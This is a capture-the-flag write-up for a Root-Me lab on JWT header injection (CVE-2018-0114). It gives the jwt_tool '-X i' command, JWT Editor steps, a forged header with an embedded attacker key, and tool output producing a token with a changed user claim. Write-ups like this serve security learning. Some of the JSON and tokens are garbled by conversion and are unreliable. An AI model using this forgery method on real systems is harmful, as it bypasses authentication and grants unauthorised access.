JWT - Header Injection

LAB: <u>https://www.root-me.org/en/Challenges/Web-Server/JWT-Header-Injection</u>

REFERENCE:


- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/JSON Web Token#jwt-signature---key-injection-attack-cve-2018-0114
- https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection


Description:

This lab uses a JWT-based mechanism for handling sessions. The server supports the jwk parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.

EXPLOIT

Access the lab, we can see that login need key to verify





Sample key

· Decode sample key

Encoded PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.ey J1c2VyIjoiVHJpbml0eSIsIm11c3NhZ2UiOiJXY Wt1IHVwIE51bywgZm9sbG93IHRoZSB3aGl0ZSBy YWJiaXQuIiwiaWF0IjoxNjc2NjM30DMyfQ.eYek blLchhHS8F9kMjW6F9oiBIC0wlHmPHR1jiwrD4JoQ8gpgih5RlonFBKVoippF12zRJIgAs8yGU kBMYHSQ

Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE
   "alg": "RS256",
"typ": "JWT"
PAYLOAD: DATA
   "user": "Trinity",
   "message": "Wake up Neo, follow the white rabbit.",
   "iat": 1676637832
VERIFY SIGNATURE
RSASHA256(
 base64UrlEncode(header) + "." +
 base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK stri
  ng format.
  Private Key in PKCS #8, PKCS #
  1, or JWK string format. The k
   ey never leaves your browser.
```

it use Asymmetric algorithms

 Based on the cheatsheet of JWT Signature - Key Injection Attack (CVE-2018-0114), we try to inject JWK with public key

JWT Signature - Key Injection Attack (CVE-2018-0114)

A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to re-sign tokens using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.

Exploit:

```
• Using ticarpi/jwt_tool
                                python3 jwt_tool.py [JWT_HERE] -X i
        • Using portswigger/JWT Editor
                                 i. Add a New RSA key
                                ii. In the JWT's Repeater tab, edit data
                              iii. Attack > Embedded JWK
Deconstructed:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   Q
                    "alg": "RS256",
                    "typ": "JWT",
                    "jwk": {
    "kty": "RSA",
                           "kid": "jwt_tool",
                              "use": "sig",
                              "e": "AQAB",
                               """: "ukBGiwYqpqPzbK6\_fyEp71H3oWqYXnGJk9TG3y9K\_uYh1GkJHmMSkm78PWSiZzVh7Zj0SFJuNFtGcuyQ9VoZ3m3AGJ6pJ5PiUDDHLbtyZ9xgJHPdI\_gkG' """ """ (Section of the control of the contr
             {"login":"admin"}
            [Signed with new Private key; Public key injected]
```

Inject JWK in header: python .\jwt_tool.py <<token>> -X i -T

```
This option allows you to tamper with the header, contents and
signature of the JWT.
Token header values:
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step
Please select a field number:
(or 0 to Continue)
Token payload values:
         user = "Trinity"
message = "Wake up Neo, follow the white rabbit."
iat = 1676637832 ==> TIMESTAMP = 2023-02-17 19:43:52 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step
Please select a field number:
(or 0 to Continue)
> 1
Current value of user is: Trinity
Please enter new value and hit ENTER
> Neo
   2] message = "Wake up Neo, follow the white rabbit."
3] iat = 1676637832   ==> TIMESTAMP = 2023-02-17 19:43:52 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step
Please select a field number:
(or 0 to Continue)
> 0
key: C:\Users\MSII/.jwt_tool/jwttool_custom_private_RSA.pem
jwttool_23ff509de686adafbf1a061ae4465aca - EXPLOIT: injected JWKS
jwttool_23ff599de686adafbf1ae61ae4465aca - EXPLOIT: injected JWKS
(This will only be valid on unpatched implementations JWT.)
[+] eyJhbGciOiJSUzIINiISInR5cCI6IkpXVCISImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiJqd3RfdG9vbCISInVzZSI6InNpZyISImUiOiJBUUFCIiwibiI6Im1
0c1h3aGcIJVDVpWWh+Y2VtYThmTVB5d1B6ZzhPceJuZWUIYTNuNFpzN01sSTBXUXRFVzk3VXVSQ2RheDJKQ2NxVDRxbZxDN3F2NVZZcXNEUJNya3QecGhxVLVzeXUIdF
BST0RmYnhZLTBXb1JFdnp1aDE5czF2d1A1Qm9NZ2ttV1VGc3JUYV9jZ1FzbjNvZFFRMVNtZW5VMWxJUzcta2xsMFpzbjNka0U4WngwdUVnR3V6RW1CNjR1YkNCNzk0M
3pUd0kzUUQwWTBxZzUyU1owTmN4Ujc1eE82cXEwYlNHOWJXaFI5UTUwa3JRR0h3TGxWVHcyaklvblktMzBaaHAzck9pWFd4TnBGQUxmT0RfbDI2Um5EaWhwRHZHc0dx
OWoxQXlZSFVkRF9ScFh4dXJxTFpOUTY2WFBEUFVqUGRRdWhibUFHb3M1N2Y0eVk4Z0otSXZudyJ9fQ.eyJ1c2VyIjoiTmVvIiwibWVzc2FnZSI6Ildha2UgdXAgTmVv
```

Sign the JWT by private key of attacker \rightarrow inject public key in JWK \rightarrow change the payload claim user:Neo

· Get the flag

